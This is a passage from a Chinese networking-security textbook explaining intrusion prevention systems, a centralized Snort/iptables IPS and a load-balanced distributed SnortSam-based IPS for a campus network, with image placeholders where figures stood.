IPS 能够实时检测入侵、阻止入侵的原理在于 IPS 拥有大量的过滤器,针对不同的攻击行为,IPS 需要不同的过滤器,每种过滤器都设有相应的过滤规则。当新的攻击手段被发现之后,IPS 就会创建一个新的过滤器。IPS 数据包处理引擎可以深层检查数据包的内容。如果有攻击者利用从数据链路层到应用层的漏洞发起攻击,IPS 能够从数据流中检查出这些攻击并加以阻止。所有流经 IPS 的数据包将依据数据包中的包头信息,如源 IP 地址和目



的 IP 地址、端口号等进行分类。每种过滤器负责分析相对应的数据包。通过检查的数据包可以继续前进，包含恶意内容的数据包就会被丢弃，被怀疑的数据包需要接受进一步的检查。

2. IPS 的种类

(1) 基于主机的 IPS(HIPS)

HIPS 能够保护服务器的安全弱点不被不法分子所利用，能够利用特征和行为规则检测来阻断对服务器、主机发起的恶意入侵。

HIPS 利用由包过滤、状态包检测和实时入侵检测组成分层防护体系。这种体系能够在提供合理吞吐率的前提下，最大限度地保护服务器的敏感内容，既可以以软件形式嵌入到应用程序对操作系统的调用当中，通过拦截针对操作系统的可疑调用，提供对主机的安全防护；也可以以更改操作系统内核程序的方式，提供比操作系统更加严谨的安全控制机制。

(2) 基于网络的 IPS(NIPS)

在技术上，NIPS 吸取了目前 NIDS 所有的成熟技术，包括特征匹配、协议分析和异常检测。NIPS 通过检测流经的网络流量，提供对网络系统的安全保护。由于采用在线连接方式，所以一旦识别出入侵行为，NIPS 就可以阻止该网络会话。另外，由于实时在线，NIPS 需要具备很高的性能，以免成为网络的瓶颈。

3. IPS 技术特征

IPS 可以被看做是增加了主动拦截功能的 IDS。以在线方式接入网络时就是一台 IPS，而以旁路方式接入网络时就是一台 IDS。但是，IPS 绝不仅仅是增加了主动拦截的功能，而且在性能和数据包的分析能力方面都比 IDS 有了质的提升。

IPS 技术的四大特征见表 5-18。

表 5-18　IPS 技术的四大特征

特　征	描　　述
嵌入式运行	只有以嵌入模式运行的 IPS 设备才能够实现实时的安全防护，实时阻拦所有可疑的数据包，并对该数据流的剩余部分进行拦截
深入分析和控制	IPS 必须具有深入分析能力，以确定哪些恶意流量已经被拦截，根据攻击类型、策略等来确定哪些流量应该被拦截
入侵特征库	高质量的入侵特征库是 IPS 高效运行的必要条件，IPS 还应该定期升级入侵特征库，并快速应用到所有传感器
高效处理能力	IPS 必须具有高效处理数据包的能力，对整个网络性能的影响保持在最低水平

4. 集中式入侵防御技术

入侵防御系统通过组合 IDS 和防火墙的功能，能有效解决校园网安全问题。

(1) 集中式 IPS 的网络拓扑结构

集中式 IPS 的网络拓扑结构如图 5-54 所示，运行 IPS 的主机有 3 块网卡，其中只有一块网卡(eth2)具有 IP 地址(10.10.10.1)，主要是用于系统控制。另外两块网卡(eth0、eth1)被配置成两层网关。因此 IPS 将作为网桥，对于其他网络设备和主机是透明的。




图 5-54　集中式 IPS 的网络拓扑结构

集中式 IPS 是基于两层网关技术(网桥)而设计的,拥有 3 块以太网网卡,其中 eth0 与外网相连,eth1 与内网相连。接口 eth0、eth1 均工作在网桥模式,没有 IP 地址,这样不但可以捕获到来自 Internet 的攻击,也可以捕获到来自校园网的攻击。另外远程攻击者很难发现 IPS 的存在,因此不会发现它的攻击正在被监控。同时,IPS 还拥有另外一个接口 eth2,它有一个 IP 地址(10.10.10.1),目的是方便 IPS 的远程管理和 IDS 规则集的及时更新。要求这个接口要有比较高的安全性,只允许特定 IP 地址和端口的数据包通过。

集中式 IPS 是网关型设备,串接在网络的出口处能够发挥其最大的作用,比较简单的部署方案是串接在网络结构中防火墙的位置,这样所有的网络流都要经过 IPS。集中式 IPS 分析这些网络流,根据分析结果拦截或允许网络流。

具体设计一个集中式 IPS 涉及的关键技术有:数据控制、数据捕获和报警机制。集中式 IPS 使用 Linux 自带的 iptables 作为防火墙,并安装了 IDS Snort、网络入侵防护系统 Snort-Inline 和报警工具 Swatch。

① 数据控制。网络入侵防护系统 Snort-Inline 是 IDS Snort 的修改版,可经由 libipq 接收来自 iptables 的数据包,然后根据 Snort 规则集决定 iptables 对数据包的处理策略,从而可以拦截攻击流。

② 数据捕获。数据捕获就是把所有的黑客活动记录下来,然后通过分析这些活动来了解黑客入侵的工具、策略以及动机。为了在不被黑客发现的情况下捕获尽可能多的数据,并保证这些数据的完整性,IPS 采取了防火墙日志和 IDS 日志的数据捕获机制。

防火墙日志:防火墙 iptables 作为数据捕获的第一层,可以记录所有出入 IPS 的连接。

IDS 日志:通过配置文件 snort.conf,IDS Snort 可以从数据链路层收集所有的网络数据包,并以 MySQL 数据库或 Tcp2dump 的格式保存以便于数据分析。

③ 报警机制。一旦有黑客的攻击,能够及时通知管理员是非常重要的。在 IPS 上安装监控软件 Swatch 来实现自动报警功能。Swatch 通过在 iptables 的日志文件中匹配关键字,来确定是否有黑客攻击校园网,一旦匹配成功,Swatch 将会把 E-mail 发送到管理员的邮箱。默认情况下,E-mail 的内容会包括攻击发生的时间、源 IP 地址、目的 IP 地址和端口等信息。

(2) 集中式 IPS 的缺陷

集中式入侵防御技术需要面对很多挑战,其中主要有 3 点:单点故障、性能瓶颈、误报和漏报。

① 单点故障。集中式入侵防御系统必须以嵌入模式工作在网络中,而这就可能造成瓶颈问题或单点故障。如果 IDS 出现故障,最坏的情况也就是造成某些攻击无法被检测到,



而集中式IPS设备出现问题,就会严重影响网络的正常运转。如果集中式IPS出现故障而关闭,用户就会面对一个由IPS造成的拒绝服务问题,所有客户都将无法访问网络提供的服务。

② 性能瓶颈。IDS因为是旁路工作,对实时性要求不高,而集中式IPS串接在网络上,而且基于应用层检测。这意味着所有与系统应用相关的访问,都要经过集中式IPS过滤,这样就要求必须像网络设备一样对数据包做快速转发。因此,集中式IPS需要在不影响检测效率的基础上做到高性能的转发。即使集中式IPS设备不出现故障,它仍然是一个潜在的网络瓶颈,不仅会增加滞后时间,而且会降低网络的效率。

③ 误报和漏报。误报率和漏报率也需要集中式IPS认真面对。在繁忙的网络当中,如果以每秒需要处理10条警报信息来计算,IPS每小时至少需要处理36 000条警报,一天就是864 000条。一旦生成了警报,最基本的要求就是集中式IPS能够对警报进行有效处理。如果入侵特征编写得不是十分完善,那么就会导致误报,合法流量有可能被意外拦截。

5.9.2 实例:入侵防御系统的搭建

为克服集中式入侵防御技术带来的缺陷,提出了一种新的负载均衡的分布式入侵防御技术,该技术的主要特点是将入侵检测任务分散到多台主机,将入侵拦截任务分散到每台主机和服务器。这种设计的优点是:能够很好地解决集中式入侵防御技术带来的单点故障、性能瓶颈问题。另外,入侵检测任务的分散也会大大降低漏报率。

1. 负载均衡的分布式IPS的网络拓扑结构

负载均衡的分布式IPS的网络拓扑结构如图5-55所示。负载均衡的分布式IPS由3类系统组成。




图5-55 负载均衡的分布式IPS的网络拓扑结构

第1类:IDS/IPS。

该系统是带有SnortSam IPS输出插件的Snort IDS,并且具有两块网卡,其中一块设置



为混杂模式(Promiscuous Interface)且无 IP 地址；另一块有 IP 地址，但非混杂模式。

在该网络拓扑中，有两台 IDS/IPS，它们都从交换机的 SPAN port 端口接收进出校园网的所有数据，但是左边的 IDS/IPS 仅负责处理进入校园网的数据，而右边的 IDS/IPS 仅负责处理出校园网的数据，这是最简单的负载均衡策略。一种比较复杂但高效的负载均衡策略如下。

如果 A 的 CPU 利用率大于 90%且 B 的 CPU 利用率小于 40%，并且此刻 A 负责检测所有的数据包，则进行负载均衡，让 A 负责检测 TCP、UDP 数据包，让 B 负责检测 ICMP 和其他数据包。

如果 A 的 CPU 利用率大于 90%且 B 的 CPU 利用率小于 60%，并且此刻 A 负责检测 TCP、UDP 数据包，则进行负载均衡，让 A 负责检测 TCP 数据包，让 B 负责检测 UDP、ICMP 和其他数据包。

如果 A 的 CPU 利用率大于 90%且 B 的 CPU 利用率小于 65%，并且此刻 A 负责检测 TCP 数据包，则进行负载均衡，让 A 负责检测包尺寸大于 TCP 包平均值的 TCP 数据包，让 B 负责检测包尺寸小于 TCP 包平均值的 TCP 数据包、UDP、ICMP 和其他数据包。

第 2 类：Control Center。

该系统安装了 BASE、Apache、MySQL。

第 3 类：FW agents。

网络中能够运行带有 iptables 的 SnortSam FW agents 的服务器和普通主机。

这种分布式 IPS 系统不会存在单点故障的问题，并且由于使用了两台 IDS/IPS 处理进出校园网的数据包，并且采用了负载均衡技术，而且拦截攻击的模块分布于不同的主机上，因此能够很好地解决性能瓶颈问题，大大降低漏报率。

2. 分布式 IPS 检测及阻止恶意攻击的过程

(1) 系统整合

IDS/IPS 能够运行 Snort 和 SnortSam，监控所有进出校园公网上的网络流，产生 Snort 报警，并且能够引发 SnortSam 的相应操作。IDS/IPS 系统具有两块网卡，第一块设置为混杂模式且无 IP 地址；第二块有 IP 地址，但非混杂模式。第二块网卡用来向分布式代理和 Center IDS/IPS 发送数据，并且还用来对该 IDS/IPS 进行远程管理和监控。所以该 IDS/IPS 的主要功能是监控校园公网，向 Center IDS/IPS 发送报警信息，向分布式 SnortSam 代理(FW agents)发送 SnortSam 拦截请求。

Control Center 系统运行 BASE、MySQL 和 Apache，该系统接收并记录所有 Snort 报警和 SnortSam 的操作信息，还提供以网页方式查看 SnortSam 日志的服务。Control Center 系统具有一块网卡，设置为混杂模式且有 IP 地址。

任何由 Snort IDS 检测到的攻击都将触发 SnortSam 输出插件，向校园网上所有的 SnortSam 防火墙代理(FW agents)发送拦截请求。该拦截请求主要包含该 IDS/IPS 的源 IP 地址和攻击者的源 IP 地址。

如果攻击者通过嗅探本网络发现他的 IP 地址出现在 IP 数据包的载荷中，他将会明白他的攻击被检测并且也会知道该 IDS/IPS 的 IP 地址。为避免这种情况，所有的 SnortSam 拦截请求都被加密。SnortSam 内建加密功能，采用 twofish 加密算法，对称加密密钥由



SnortSam 输出插件和 SnortSam 防火墙代理使用，并且被存放在 SnortSam 配置文件中。

需要 IPS 系统保护的主机需要运行 iptables 防火墙和 SnortSam 防火墙代理。SnortSam 包括 iptables 防火墙代理，它可以自动更新 iptables 防火墙规则，当 IDS/IPS 检测到恶意网络流时，这些规则用于拦截这些恶意网络流。通过这种技术，服务器和主机就可以根据需要打开某些端口来提供相应的服务，比如：http、sql、telnet 和 ssh 等。

运行在主机上的 SnortSam 防火墙代理(FW agents)有一个配置文件，该文件告诉 SnortSam 代理应该接收哪个 IDS/IPS 的拦截请求，并且包含了加密算法使用的密钥。

(2) 检测及阻止恶意攻击的过程

第 1 步：端口扫描。如图 5-56 红线所示，hacker 对校园网的一台服务器进行端口扫描，同时该网络流被两台 IDS/IPS 系统获取。




图 5-56　检测及阻止恶意攻击的过程

第 2 步：发送拦截请求。如图 5-56 黄线所示，左边 IDS/IPS 系统检测到 hacker 对一台服务器进行端口扫描，SnortSam 输出插件向校园网上所有的 SnortSam 防火墙代理(FW agents)发送拦截请求。

第 3 步：丢弃数据包。如图 5-56 红色星状所示，各主机上的 iptables 将攻击者发来的数据包丢弃。

第 4 步：MySQL 接收报警信息。如图 5-56 绿线所示，MySQL 接收并记录左边 IDS/IPS 系统(根据负载均衡策略，此时的入侵数据包由左边 IDS/IPS 系统检测)的 Snort 报警和 SnortSam 的操作信息。

3. 校园网中负载均衡的分布式入侵防御技术的应用

IPS 是保护网络系统的重要组成部分。IPS 基于 IDS，一旦 IDS 检测到入侵行为就会采取一些措施，通常是实时进行拦截。如图 5-57 所示给出了负载均衡的分布式入侵防御技术在校园网中的应用。

由于校园网是一个分层次的拓扑结构，所以网络的安全防护最好也采用分层次的拓扑防护措施。完整的校园网安全解决方案应该覆盖网络的各个层次，并且与安全管理相结合。



